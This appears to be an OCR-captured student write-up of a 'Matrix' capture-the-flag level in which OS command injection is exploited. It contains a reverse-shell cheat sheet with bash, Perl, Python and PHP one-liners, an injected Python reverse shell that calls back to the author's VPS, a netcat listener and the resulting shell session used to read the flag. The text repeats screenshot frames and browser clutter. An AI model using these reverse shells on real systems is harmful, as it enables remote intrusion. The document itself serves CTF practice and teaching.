Incognito
English to Sinhala G...
SLIIT CourseWeb
rutor.info ::
Sri Lanka Institute o...
4n storage
Movies to Download
Other bookmarks
Misc (7)
User Enumeration (4)
Web Shells (3)
Uncategorized (3)
Yaptest (15)
Front End (1)
Installing (2)
Overview (2)
Using (8)
RSS Feed
Bash
Some versions of bash can send you a reverse shell (this was tested on Ubuntu 10.10):
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
PERL
Here's a shorter, feature-free version of the perl-reverse-shell:
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
There's also an alternative PERL revere shell here.
Python
This was tested under Linux / Python 2.7:
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
PHP
This code assumes that the TCP connection uses file descriptor 3. This worked on my test system. If it doesn't work, try 4, 5, 6...
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'








Then I go to RECOVERED FILES folder. There are some file I see some file but couldn't find the flag Then I used grep tool to get the flag


Pause
Matrix_OSInj
Reverse Shell Cheat Sheet | pent
Not secure
matrixctf.tk/levels/add_levels/osinj/osi/osinj.php
Incognito
English to Sinhala G...
SLIIT CourseWeb
rutor.info ::
Sri Lanka Institute o...
4n storage
Movies to Download
Other bookmarks
52.146.13.119 - PuTTY
sandun@ubuntuVPS:~$



Pause
Matrix_OSInj
Reverse Shell Cheat Sheet | pent
Not secure
matrixctf.tk/levels/add_levels/osinj/osi/osinj.php
Incognito
English to Sinhala G...
SLIIT CourseWeb
rutor.info ::
Sri Lanka Institute o...
4n storage
Movies to Download
Other bookmarks
OCK_STREAM);s.connect(("56.146.13.119",9999))
Execute



Pause
Matrix_OSInj
Reverse Shell Cheat Sheet | pent
Not secure
matrixctf.tk/levels/add_levels/osinj/osi/osinj.php
Incognito
English to Sinhala G...
SLIIT CourseWeb
rutor.info ::
Sri Lanka Institute o...
4n storage
Movies to Download
Other bookmarks
52.146.13.119 - PuTTY
sandun@ubuntuVPS:~$ nc -lnvp 9999
Listening on [0.0.0.0] (family 0, port 9999)



Pause
Matrix_OSInj
Reverse Shell Cheat Sheet | pent
Not secure
matrixctf.tk/levels/add_levels/osinj/osi/osinj.php
Incognito
Movies to Download
Other bookmarks
52.146.13.119 - PuTTY
sandun@ubuntuVPS:~$ nc -lnvp 9999
Listening on [0.0.0.0] (family 0, port 9999)
Connection from 40.90.237.87 48300 received!
/bin/sh: 0: can't access tty; job control turned off
$ ls
osinj.php
$ python -c 'import pty; pty.spawn("/bin/bash")'
matri6918@isu:/home/matrixctf.tk/public_html/levels/add_levels/osinj/osi$ ls
ls
osinj.php
matri6918@isu:/home/matrixctf.tk/public_html/levels/add_levels/osinj/osi$ cd /
<tf.tk/public_html/levels/add_levels/osinj/osi$ cd /
matri6918@isu:/$ ls
ls
bin
boot
cyberpanel.swap
dev
etc
finalFlag.txt
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
snap
srv
sbin
sys
tmp
usr
var
vmlinuz
vmlinuz.old
webadmin.csr
matri6918@isu:/$ cat finalFlag.txt
Execute
Waiting for matrixctf.tk...


Pause
Matrix_OSInj
Reverse Shell Cheat Sheet | pent
Not secure
matrixctf.tk/levels/add_levels/osinj/osi/osinj.php
Incognito
Movies to Download
Other bookmarks
52.146.13.119 - PuTTY
#andun@ubuntuVPS:~$ nc -lnvp 9999
Listening on [0.0.0.0] (family 0, port 9999)
Connection from 40.90.237.87 48300 received!
/bin/sh: 0: can't access tty; job control turned off
$ ls
osinj.php
$ python -c 'import pty; pty.spawn("/bin/bash")'
matri6918@isu:/home/matrixctf.tk/public_html/levels/add_levels/osinj/osi$ ls
ls
osinj.php
matri6918@isu:/home/matrixctf.tk/public_html/levels/add_levels/osinj/osi$ cd /
<tf.tk/public_html/levels/add_levels/osinj/osi$ cd /
matri6918@isu:/$ ls
ls
bin etc initrd.img.old media root srv var
boot finalFlag.txt lib mnt run sys vmlinuz
cyberpanel.swap home lib64 opt sbin tmp vmlinuz.old
dev initrd.img lost+found proc snap usr webadmin.csr
matri6918@isu:/$ cat finalFlag.txt
cat finalFlag.txt
Good Job...!
flag is -> y0uH4vedef3atedAG3N7$M1TH
matri6918@isu:/$
Execute
Waiting for matrixctf.tk...

- grep -r ‘flag’


Pause
Matrix_OSInj
Reverse Shell Cheat Sheet | pent
Not secure
matrixctf.tk/levels/add_levels/osinj/osi/osinj.php
Incognito
Movies to Download
Other bookmarks
52.146.13.119 - PuTTY
#andun@ubuntuVPS:~$ nc -lnvp 9999
Listening on [0.0.0.0] (family 0, port 9999)
Connection from 40.90.237.87 48300 received!
/bin/sh: 0: can't access tty; job control turned off
$ ls
osinj.php
$ python -c 'import pty; pty.spawn("/bin/bash")'
matri6918@isu:/home/matrixctf.tk/public_html/levels/add_levels/osinj/osi$ ls
ls
osinj.php
matri6918@isu:/home/matrixctf.tk/public_html/levels/add_levels/osinj/osi$ cd /
<tf.tk/public_html/levels/add_levels/osinj/osi$ cd /
matri6918@isu:/$ ls
ls
bin etc initrd.img.old media root srv var
boot finalFlag.txt lib mnt run sys vmlinuz
cyberpanel.swap home lib64 opt sbin tmp vmlinuz.old
dev initrd.img lost+found proc snap usr webadmin.csr
matri6918@isu:/$ cat finalFlag.txt
cat finalFlag.txt
Good Job...!
flag is -> y0uH4vedef3atedAG3N7$M1TH
matri6918@isu:/$ y0uH4vedef3atedAG3N7$M1TH
Execute
Waiting for matrixctf.tk...


Pause
Matrix_OSInj
Reverse Shell Cheat Sheet | pent
Not secure
matrixctf.tk/levels/level6.php
Incognito
English to Sinhala G...
SLIIT CourseWeb
rutor.info ::
Sri Lanka Institute o...
4n storage
Movies to Download
Other bookmarks
Welcome isu
Logout
Level 6
Follow this
look at /
Home
Level 0
Level 1
Level 2
Level 3
Level 4
Level 5
Level 6
Scoreboard
Enter the Flag
Flag *
y0uH4vedef3atedAG3N7$M1TH
Submit


KMPlayer
Matrix_CTF_IT18081930.mp4
Matrix
Matrix_OSInj
Reverse Shell Cheat Sheet | pent
Not secure
matrixctf.tk/levels/level7.php
Incognito
English to Sinhala G...
SLIIT CourseWeb
rutor.info ::
Sri Lanka Institute o...
4n storage
Movies to Download
Other bookmarks
Matrix
Do you inevitable...
Thomas Anderson, a computer programmer, is led to fight an underground war
against powerful computers who have constructed his entire reality with a system called the Matrix.
Register Get Start
00:16:35
00:16:36

Video Walkthrough Link:

https://mysliit-my.sharepoint.com/personal/it18081930_my_sliit_lk/_layouts/15/onedrive.aspx?id=%2Fpersonal%2Fit18081930%5Fmy%5Fsliit%5Flk%2FDocuments%2FISP%5FCTF%5FMatrix&originalPath=aHR0cHM6Ly9teXNsaWl0LW15LnNoYXJlcG9pbnQuY29tLzpmOi9nL3BlcnNvbmFsL2l0MTgwODE5MzBfbXlfc2xpaXRfbGsvRXBITjJqMHJDaE5LaUhmUkRkQ0tBbWNCdUlaaG95QnJPR1lZQUQ3TmEyN2d1dz9ydGltZT1haWdWYmllaDJFZw

Github Link:

https://github.com/Isuranga-Nipun/ISP_CTF---M-r-